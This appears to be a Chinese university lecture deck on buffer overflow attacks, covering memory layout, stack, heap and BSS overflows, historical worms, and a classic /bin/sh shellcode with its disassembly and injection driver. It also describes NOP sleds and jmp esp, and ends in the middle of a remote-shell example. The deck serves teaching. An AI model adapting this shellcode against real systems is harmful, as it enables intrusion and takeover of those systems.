

网络安全 - 缓冲区溢出攻击

缓冲区溢出概述

缓冲区溢出攻击的方法和步骤

缓冲区溢出攻击的防御技术

缓冲溢出概述




- 1. 缓冲区的定义
 - 连续的一段存储空间。
- 2. 缓冲区溢出的定义
 - 指写入缓冲区的数据量超过该缓冲区能容纳的最大限度，造成溢出的数据改写了与该缓冲区相邻的原始数据的情形。
 - Buffer overflow is the result of writing more data into a buffer than the buffer can hold.

Example



- Consider the following code

```
int main(void) {  
    char buffer[4];  
    strcpy(buffer, "AAA");  
    .....  
}
```



Example (contd.)




- Now we input 4+4+3 'A's instead of 4 'A's.

```
int main(void) {  
    char buffer[4];  
    strcpy(buffer, "AAA");  
}
```

AAAAAAAAAA

main
stack
frame



Higher addresses

Lower addresses

缓冲溢出概述（续）



● 3. 缓冲区溢出的危害

- 利用缓冲区溢出实现在本地或者远程系统上实现任意执行代码的目的，从而进一步达到对被攻击系统的完全掌控；
- 利用缓冲区溢出进行DoS(Denial of Service)攻击；
- 利用缓冲区溢出破坏关键数据，使系统的稳定性和有效性受到不同程度的影响；
- 实现蠕虫程序
 - In 1988 **Robert T. Morris**, the Morris Internet worm exploited buffer overflow vulnerability in fingerd server program on UNIX systems.
 - 曾在2001年造成大约26亿美元损失的Code Red蠕虫及其变体就是利用了Microsoft IIS中的缓冲区溢出进行攻击
 - 2002年的Sapphire蠕虫和2004年的Witty蠕虫也都利用了缓冲区溢出进行攻击。
 - In 2004, the Witty worm takes advantage of a buffer overflow flaw in several Internet Security Systems™ (ISS) products.

缓冲溢出概述（续）



- 4. 造成缓冲区溢出的根本原因
 - 代码在操作缓冲区时，没有有效地对缓冲区边界进行检查，使得写入缓冲区的数据量超过缓冲区能够容纳的范围，从而导致溢出的数据改写了与该缓冲区相邻存储单元的内容。
 - C and C++ are the most common languages to create buffer overflows.
 - C语言中许多字符串处理函数如：Strcpy、Strcat、Gets、Sprintf等都没有对数组越界加以检测和限制。

Linux 下的strcpy定义是这样的：

- /usr/lib/string.h
- string.h:char ***strcpy** (char *__restrict __dest,
__const char *__restrict __src) __THROW
__nonnull ((1, 2));
- /usr/src/linux-2.6.0-test3/lib/string.c

缓冲溢出概述（续）



- **Microsoft Windows, Linux/Unix, Apple Macintosh**等主流操作系统无一例外存在缓冲区溢出问题。
- 存在缓冲区溢出问题的应用程序也广泛存在，涉及数据库系统例如**Microsoft SQL Server 2000, Oracle9i**，网络服务(**Microsoft IIS**)，网络协议实现(例如**OpenSSL**)，多媒体软件(**Apple QuickTime**)等等

缓冲溢出概述（续）




- 缓冲区溢出可以成为攻击者实现攻击目标的手段，但是单纯地溢出缓冲区并不能达到攻击的目的。
 - 在绝大多数情况下，一旦程序中发生缓冲区溢出，系统会立即中止程序并报告“**fault segment**”。例如缓冲区溢出，将使返回地址改写为一个非法的、不存在的地址，从而出现**core dump**错误，不能达到攻击目的。
- 只有对缓冲区溢出“适当地”加以利用，攻击者才能通过其实现攻击目标。

缓冲溢出攻击的原理



● 1. 缓冲区溢出攻击模式

恶意数据可以通过
命令行参数、
环境变量、
输入文件或者
网络数据注入




● 2. 缓冲区溢出可能发生的位置

原理（续）



- 预备知识点
 - 进程在内存中的布局
- 代码段/文本段
 - 用于放置程序的可执行代码 (机器码)。
- 数据段
 - 用于放置已初始化的全局变量和已初始化的局部静态变量。
- BSS (Block Started by Symbol)段
 - 用于放置未初始化的全局变量和未初始化的局部静态变量。
- 堆
 - 用于动态分配内存。
- 堆栈段
 - 用于存放函数的参数, 返回地址, 调用函数的栈基址以及局部非静态变量。
- 进程的环境变量和参数



Linux/Intel IA-32 architecture

缓冲溢出攻击的原理（续）




```
//main.cpp
int a = 0; //全局初始化区
char *p1; //全局未初始化区
main()
{
    int b; //栈
    char s[] = "abc"; //栈
    char *p2; //栈
    char *p3 = "123456"; //123456\\0在常量区， p3在栈上。
    static int c =0; //全局（静态）初始化区
    p1 = (char *)malloc(10);
    p2 = (char *)malloc(20);
    //分配得来10和20字节的区域就在堆区。
    strcpy(p1, "123456"); //123456\\0放在常量区，编译器可能会将它与p3所指向的"123456"优化成一个地方。
}
```

缓冲溢出攻击的原理（续）



● 2. 缓冲区溢出可能发生的位置（续）

- 堆栈(stack)
- 堆(heap)
- 数据段(data)
- BSS段



Linux/Intel IA-32 architecture

被调函数堆栈布局




- 堆栈采用后进先出(LIFO)的方式管理数据，这种方式是实现函数嵌套调用的关键。

从右到左的顺序

指令寄存器(EIP)

基址寄存器(EBP)

局部非静态变量



High address



Low address

缓冲区溢出程序原理及要素

第5章 第2节



- 缓冲区溢出程序的原理
 - 例 1

```
void proc(int i)
{
    int local;
    local=i;
}
void main()
{
    proc(1);
}
```

```
main: push    1
      call    proc
      . . .
proc:  push    ebp
      mov     ebp, esp
      sub     esp, 4
      mov     eax, [ebp+08]
      mov     [ebp-4], eax
      add     esp, 4
      pop     ebp
      ret     4
```

缓冲溢出攻击的原理（续）




- 基于堆栈的缓冲区溢出


```
void function(char *str)
{
    char buffer[4];
    strcpy(buffer, str);
}

void main (int argc, char **argv)
{
    char large_string[8];
    int i;
    for(i=0; i<8; i++)
        large_buffer[i]='A'
    function(large_string);
}
```


Example (contd.)




`void main (int argc, char **argv)`



缓冲溢出攻击的原理（续）



- 基于堆栈的缓冲区溢出

```
void function(char *str)
{
    char buffer[4];
     strcpy(buffer, str);
}


void main (int argc, char **argv)
{
    char large_string[8];
    int i;
    for(i=0; i<8; i++)
        large_buffer[i]='A'
    function(large_string);
}
```

Example (contd.)



void function (char *str)

**function函数
被调用，调用
strcpy之前**




Example (contd.)



`void function(char *str)`

function函数
被调用，调用
strcpy之后



缓冲溢出攻击的原理（续）



- 基于堆栈的缓冲区溢出的潜在危害
 - 改写返回地址
 - 改写调用函数栈的栈帧地址

缓冲溢出攻击的原理（续）



- 基于堆栈的缓冲区溢出的潜在危害（续）
 - 改写函数指针

```
void BadCode(char * string) {  
    void (*p)() = ...;  
    char buff[100];  
    strcpy(buff, string);  
    p(); .....  
}
```

- 改写虚函数指针
- 改写异常处理指针
- 改写数据指针

缓冲溢出攻击的原理（续）



- 基于堆的缓冲区溢出
 - Heap is a contiguous memory used to dynamically allocate space where the size will be known only during the execution of the code.
 - 在Linux中，堆空间按照Doug Lea算法实现动态分配。在C程序中，标准库函数`malloc()`/`free()`用于从堆中动态申请/释放块；对于C++程序，相应函数为`new/delete`。
 - 1996年BSDI `crontab`被发现存在基于堆的缓冲区溢出隐患，攻击者可以通过输入一个长文件名溢出在堆上的缓冲区，溢出数据改写的区域是保存有用户名、密码、`uid`, `gid`等信息的区域。

缓冲溢出攻击的原理（续）



- 基于堆的缓冲区溢出（续）

```
void main(int argc, char **argv)
```

```
{
```

```
    char *buf1 = (char *) malloc(16);
```




```
    char *buf2 = (char *) malloc(16);
```

```
    strcpy(buf1, "AAAAAAAAAAAAAAAAAAAA");
```



```
    strcpy(buf2, argv[1]);
```


```
}
```




基于堆的缓冲区溢出



- 正常输入
 - Prompt:>BB..BBB (total 15 'B's)
- 产生溢出的输入
 - Prompt:>BB..BBB (total 40 'B's)



(a) heap layout without overflow



(b) heap layout with overflow

缓冲溢出攻击的原理（续）



- 基于数据段的缓冲区溢出

```
void Overflow_Data(char* input)
{
    static char buf[4]="CCCC";
    int i;
    for (i = 0; i < 12 ; i++)
        buf[i] = 'A';
}
```



缓冲溢出攻击的原理（续）



- 基于**BSS**段的缓冲区溢出

```
void Overflow_BSS(char* input)
{
    static char buf[4];
    int i;
    for (i = 0; i < 12 ; i++)
        buf[i] = 'A';
}
```



缓冲溢出攻击的原理（续）



- 3. 常见的溢出缓冲区的途径
 - 利用C的标准函数库
 - 常见的有**strcpy**、**strcat**、**sprintf**、**gets**

“Mudge”. How to Write Buffer Overflows. <http://l0pht.com/advisories/bufero.html>, 1997.

Paul A. Henry MCP+I et al. Buffer Overflow Attacks. CyberGuard Corp.

C. Cowan et al. Buffer overflows: Attacks and defenses for the vulnerability of the decade. *Proceedings of the DARPA Information Survivability Conference and Expo*, 1999.

缓冲溢出攻击的原理（续）



- 利用数组下标的越界操作

- Off-by-one缓冲区溢出

- 利用数组的最大下标与数组长度的差异产生。

例如

```
void BadCode(char *str){  
    char buffer[512];  
    for (i=0;i<=512;i++)  
        buffer[i]=str[i];  
}
```

- 1998年10月 BugTraq 公布 Linux libc 中的 `realpath` 函数存在 `single-byte` 缓冲区溢出隐患，攻击者可以利用它获得 `root` 权限。参见 O. Kirch. The poisoned nul byte, post to the *bugtraq* mailing list, October 1998.
- 2000年12月 OpenBSD 安全组公布 `ftpd` 存在类似安全隐患。参见 OpenBSD developers, `single-byte buffer overflow vulnerability in ftpd`, December 2000.

缓冲溢出攻击的原理（续）



- 利用有符号整数与无符号整数的转换

```
void BadCode(char* input)  
{  
    short len;  
    char buf[64];  
    len = strlen(input);  
    if (len < MAX_BUF)  
        strcpy(buf, input);  
}
```

<http://phrack.org/issues/60/10.html>

缓冲溢出攻击的原理（续）



● 4. 恶意代码（注入） 例如为实现：“exec (/bin/sh)”

```
char shellcode [ ] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"  
    "\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"  
    "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
    "\x80\xe8\xdc\xff\xff\xff / bin / sh";
```

```
char large_string [128];  
void main() {  
    char buffer [96];  
    int i ;  
    long * long_ptr ;  
    long_ptr = (long *) large_string ;  
    for ( i = 0; i < 32; i++)  
        *( long_ptr + i ) = ( int ) buffer ;  
    for ( i = 0; i < strlen ( shellcode ) ; i++)  
        large_string [ i ] = shellcode [ i ] ;  
    strcpy ( buffer , large_string ) ;  
}
```

```
void main()  
{  
  
    char *name[2];  
  
    name[0] = "/bin/sh";  
  
    name[1] = NULL;  
  
    execve(name[0] ,  
name, NULL);  
}
```

The secret of the shellcode




```
char shellcode [] =
/* main: */
"\xeb\x1f"           /* jmp $0x1f or jmp callz */ ← 1
/* start: */
"\x5e"              /* popl %esi */ ← 3
"\x89\x76\x08"      /* movl %esi, $0x08(%esi) */
"\x31\xc0"          /* xorl %eax, %eax */
"\x88\x46\x07"      /* movb %al, 0x07(%esi) */
"\x89\x46\x0c"      /* movl %eax, $0x0c(%esi) */
"\xb0\x0b"          /* movb $0x0b, %al */
"\x89\xf3"          /* movl %esi, %ebx */
"\x8d\x4e\x08"      /* leal 0x08(%esi), %ecx */
"\x8d\x56\x0c"      /* leal 0x0c(%esi), %edx */
"\xcd\x80"          /* int $0x80 */
"\x31\xdb"          /* xorl %ebx, %ebx */
"\x89\xd8"          /* movl %ebx, %eax */
"\x40"              /* inc %eax */
"\xcd\x80"          /* int $0x80 */
/* callz: */
"\xe8\xdc\xff\xff" /* call start */ ← 2
/* DATA */
"/bin/sh";
```


程序指令流被改变后.....



- 溢出之后，让程序执行我们指定的代码
 - 我们自己提供的一段代码
 - 系统现有的调用
- 由于这段代码往往不能太长，所以需要精心设计，并且充分利用系统中现有的函数和指令
- 对于不同的操作系统
 - Linux/Unix，尽可能地得到一个shell(最好是root shell)
 - Windows，一个可以远程建立连接的telnet会话
- 通用的模式
 - 找到具有漏洞的程序(vulnerable program)
 - 编写出shellcode，
 - 然后编写把shellcode送到漏洞程序的程序(称为exploit)

把shellcode装到buffer中



- 如何在内存中找到一个jmp esp指令(二进制码为0xffe4)?
 - 可以在目标exe或者dll中寻找，也可以在系统dll中寻找，但是系统dll有版本相依性
- 另一个问题：如果溢出函数的返回指令有偏移(比如ret 8)，则esp往后移动了
 - 解决的办法是在shellcode的前面加上多个nop(二进制码为0x90)

在Windows下编写shellcode的困难



- 如何调用系统函数
 - 汇编代码是使用call指令，如何确定call后面的指令？我们不能使用import table
 - 我们使用GetProcAddress和LoadLibraryA来解决
 - 这两个函数的地址可以从exe的import table中找到
 - 做法：把所有需要用到的系统函数都放到一张数据表中，然后通过GetProcAddress找到这些函数的地址
- 消除代码中的null字节
 - 在数据区，加减一个常量来避免出现null，这样在代码刚开始执行的时候，要先恢复数据区
 - 在指令区，通过一些技巧来获得0，比如
 - xor eax, eax
 - 要赋值0x00441110给ebx，则可以
mov ebx, 44111099
shr ebx, 08
 - 跳转的时候使用相对地址，如果出现0，则可以用nop来避免

编写Linux平台下的shellcode



- 编写Linux平台下的shellcode要简单得多，下面是本地的shellcode(C语言)

```
#include <stdio.h>
```

```
void main() {  
    char *name[2];
```

```
    name[0] = "/bin/sh";  
    name[1] = NULL;  
    execve(name[0], name, NULL);
```

```
}
```

- 对于远程shell，把输入输出与socket联系起来

Linux下的远程shellcode代码(C版本)




```
int main()
{
    char *name[2];
    int fd,fd2,fromlen;
